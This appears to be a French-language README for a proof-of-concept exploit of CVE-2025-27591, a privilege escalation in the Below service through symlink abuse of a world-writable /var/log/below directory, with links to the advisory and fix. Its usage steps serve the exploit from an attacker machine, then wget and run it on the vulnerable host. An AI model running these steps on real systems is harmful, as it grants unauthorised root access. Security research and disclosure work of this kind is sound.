
 bridgeralderson/cve-2025-27591-poc
CVE-2025-27591 est une vulnérabilité d'élévation de privilèges qui a affecté le service Below avant la version 0.9.0


CVE-2025-27591 est une vulnérabilité d'élévation de privilèges qui a affecté le service Below avant la version 0.9.0. Le problème est survenu en raison de la création d'un répertoire accessible en écriture par tout le monde à /var/log/below. Un attaquant pouvait exploiter cette vulnérabilité en manipulant des liens symboliques dans ce répertoire et potentiellement obtenir les privilèges root, ce qui en fait une préoccupation de sécurité importante pour les utilisateurs locaux non privilégiés.
Cette preuve de concept a été écrite à des fins éducatives et de recherche uniquement.
Au moment de la rédaction, aucune preuve de concept publiquement disponible pour cette vulnérabilité n'existait dans la communauté. Par conséquent, j'ai décidé de partager cette implémentation de manière responsable afin de combler cette lacune, contribuer à l'écosystème de recherche en sécurité et sensibiliser à la nature critique d'un système de fichiers non sécurisé.

Depuis la machine de l'attaquant :
1-git clone https://github.com/BridgerAlderson/CVE-2025-27591-PoC.git
2-cd CVE-2025-27591-PoC
3-python3 -m http.server 80
Depuis le système vulnérable :
1- wget http:///exploit.py
2-python exploit.py
https://www.facebook.com/security/advisories/cve-2025-27591 https://github.com/facebookincubator/below/commit/da9382e6e3e332fd2c3195e22f34977f83f0f1f3
